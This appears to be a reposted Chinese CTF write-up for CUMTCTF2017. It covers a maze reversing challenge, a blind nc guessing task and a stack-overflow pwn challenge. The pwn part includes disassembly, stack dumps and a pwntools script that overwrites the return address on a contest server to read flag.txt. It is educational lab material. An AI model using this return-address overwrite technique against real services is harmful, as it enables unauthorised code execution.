While循环确定的是当每一个值为0x49，即字符1的时候，++lie，即向右移动一格。

当值是0x50的时候，lie+=15，即向下移动一格。

注意看LABEL_9部分：每次处理完输入的值之后，将值赋给v7，而lie是从0开始的，也就是说v7变量表示的是走过的路径：

例如：

```

01 00 00 00 00 00 00 00 32 31 31 32 32 31 32 31 .....21122121
31 32 32 32 32 32 32 31 31 31 32 31 31 32 31 32 1222222111211212
32 31 31 31 00 00 00 00 00 00 00 00 00 00 00 00 2111.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00 00 00 00 00 00 00 00 00 00 00 0F 10 11 .....
20 2F 30 3F 40 41 50 5F 6E 7D 8C 9B 9C 9D 9E AD /0?@AP_n}~iu6.
AE AF BE BF CE DD DE DF E0 00 00 00 8D B0 5C 4B .....\K

```

2112212112222221112112122111序列表示我输入进去的值，而下面从0F开始的值，容易发现，从0F-E0，一共225，即一共走了225步，或者说从desk[0][f]-desk[e][0]。

```

wprintf(L"Here is the flag!\n");
printf("00");
v8 = 0;
do
{
    v9 = *(&v13 + v8);
    if ( v9 )
        printf("%02X", v9);
    ++v8;
}
while ( v8 < 30 );
wprintf(L"\nPlease upload the MD5 of the correct flag!\n");

```

但其实入口地址还没有呈现，即迷宫的入口在哪里。

其实无论你输入进去什么值，程序默认都会打印出走的路径，注意到：

```

Input Your Key:
2112212112222221112112122111
Here is the flag!
000F1011202F303F4041505F6E7D8C9B9C9D9EADAEAFBEBFCEDDDEDFE0

```

第一部分都会输出00。下面的while循环就是在打印之后的路径，所以，迷宫入口即为desk[0][0]。

这时候就会发现，为什么一个二维迷宫只有2个方向键控制，因为是从左上角到右下角。

根据给的路径，只需要往下和往右就行了。

```

101111110000000
111000111110000
101000000001110
001100111110000
100111100001110
100001000111100
011111111100010
000001000000011
111111111101110
000001000000000
100001111001110
000000001110000
100000000011000
000001111101000

```

111111000001111

由于行列大小不一样，看起来有点奇怪，不是正方形。（0为墙，1为路）。
最后将得到的路径MD5（32位）之后，改成大写即为flag。

PWN

盲打（笑） 50

根据题目在命令行中进行远程通信nc 202.119.201.199 28888。

然后根据提示进行输入，当长度不够的或长度过长的时候都有提示。

当长度接近的时候慢慢试。。。

最后长度确定后，提示更改最后4个字节，猜想是flag，于是得到flag。

（赛后端口好像挂了，所以没有截图。）

Introductory Chapter 120

这道题给了文件，下载下来，发现是栈溢出，浏览程序，发现只要将eip调用到此处即可：

```
.text:000000000400716      push    rbp
.text:000000000400717      mov     rbp, rsp
.text:00000000040071A      sub     rsp, 30h
.text:00000000040071E      mov     esi, offset unk_400884
.text:000000000400723      mov     edi, offset aCatFlag_txt ; "cat flag.txt"
.text:000000000400728      call   _popen
.text:00000000040072D      mov     [rbp-8], rax
.text:000000000400731      lea    rax, [rbp-30h]
.text:000000000400735      mov     edx, 28h
.text:00000000040073A      mov     esi, 0
.text:00000000040073F      mov     rdi, rax
.text:000000000400742      call   _memset
.text:000000000400747      mov     edx, 9
.text:00000000040074C      mov     esi, offset aKazisa ; "kazisa!\n"
.text:000000000400751      mov     edi, 1
.text:000000000400756      call   _write
.text:00000000040075B      mov     rdx, [rbp-8]
.text:00000000040075F      lea    rax, [rbp-30h]
.text:000000000400763      mov     esi, 28h
.text:000000000400768      mov     rdi, rax
.text:00000000040076B      call   _fgets
.text:000000000400770      lea    rax, [rbp-30h]
.text:000000000400774      mov     rdi, rax
.text:000000000400777      call   _strlen
.text:00000000040077C      mov     rdx, rax //blog.csdn.net/yuriufo
.text:00000000040077F      lea    rax, [rbp-30h]
```

注意到一下几个步骤，所以buf的位置为rbp-30h，

```
buf= byte ptr -30h

push    rbp
mov     rbp, rsp
sub     rsp, 30h
```

考虑到push rbp 产生的8个字节，实际要覆盖rip需要38h个字节，首先，为避免栈的不平衡，先输入48个字节的值观察：

```
61 61 61 61 61 61 61 61 61 61 61 61 61 62 62 62 62 aaaaaaaaaabbbb
62 62 62 62 62 62 62 62 63 63 63 63 63 63 63 63 63 63 bbbbbbbccccccc
63 63 63 63 64 64 64 64 64 64 64 64 64 64 64 64 64 64 cccccccccccccc

00007FFD0CF56020  6161616161616161
00007FFD0CF56028  6262626262626262
00007FFD0CF56030  6262626262626262
00007FFD0CF56038  6363636363636363
00007FFD0CF56040  6464646464646464
00007FFD0CF56048  6464646464646464
00007FFD0CF56050  0000000000000000
00007FFD0CF56058  00007F80CB5ACF45 libc_2.19.so:__libc_start_main+F5
```

其中00007FFD0CF56050为保存的rbp值，00007FFD0CF56058为rip返回值，上图说明想法基本正确。下面考虑如何改变rip。

```
.text:000000000400716 ; -----
.text:000000000400716 push    rbp
.text:000000000400717 mov     rbp, rsp
.text:00000000040071A sub     rsp, 30h
.text:00000000040071E mov     esi, offset unk_400884
.text:000000000400723 mov     edi, offset aCatFlag_txt ; "cat flag.txt"
```


主要到000000000400716为获取flag的函数，根据小段格式，输入的值应该为：

```
#!/usr/bin/python
from pwn import *
#context.log_level = 'DEBUG'
r = remote('202.119.201.199', 22666)
#r = process("./pwn3")
r.send('A' * 56 + '\x16\x07\x40\x00\x00\x00\x00\x00')
r.interactive()
```

\x16\x07\x40\x00\x00\x00\x00\x00。

因此试用python写出脚本，即得flag。（第一次成功做出pwn >_<）

```
root@paul-VirtualBox:~# python '/root/桌面/3.py'
[+] Opening connection to 202.119.201.199 on port 22666: Done
[*] Switching to interactive mode
this is really easy!!!
Are you haluki?
kazisa!
\x00flag{the_3ast_get_stach_ov_-_233}
[*] Got EOF while reading in interactive
$
```



剩下的题都不会做了,总和的writeup:[CUMTCTF2017入门赛Writeup](#)

转载于:<https://www.cnblogs.com/yuriufo/p/7360847.html>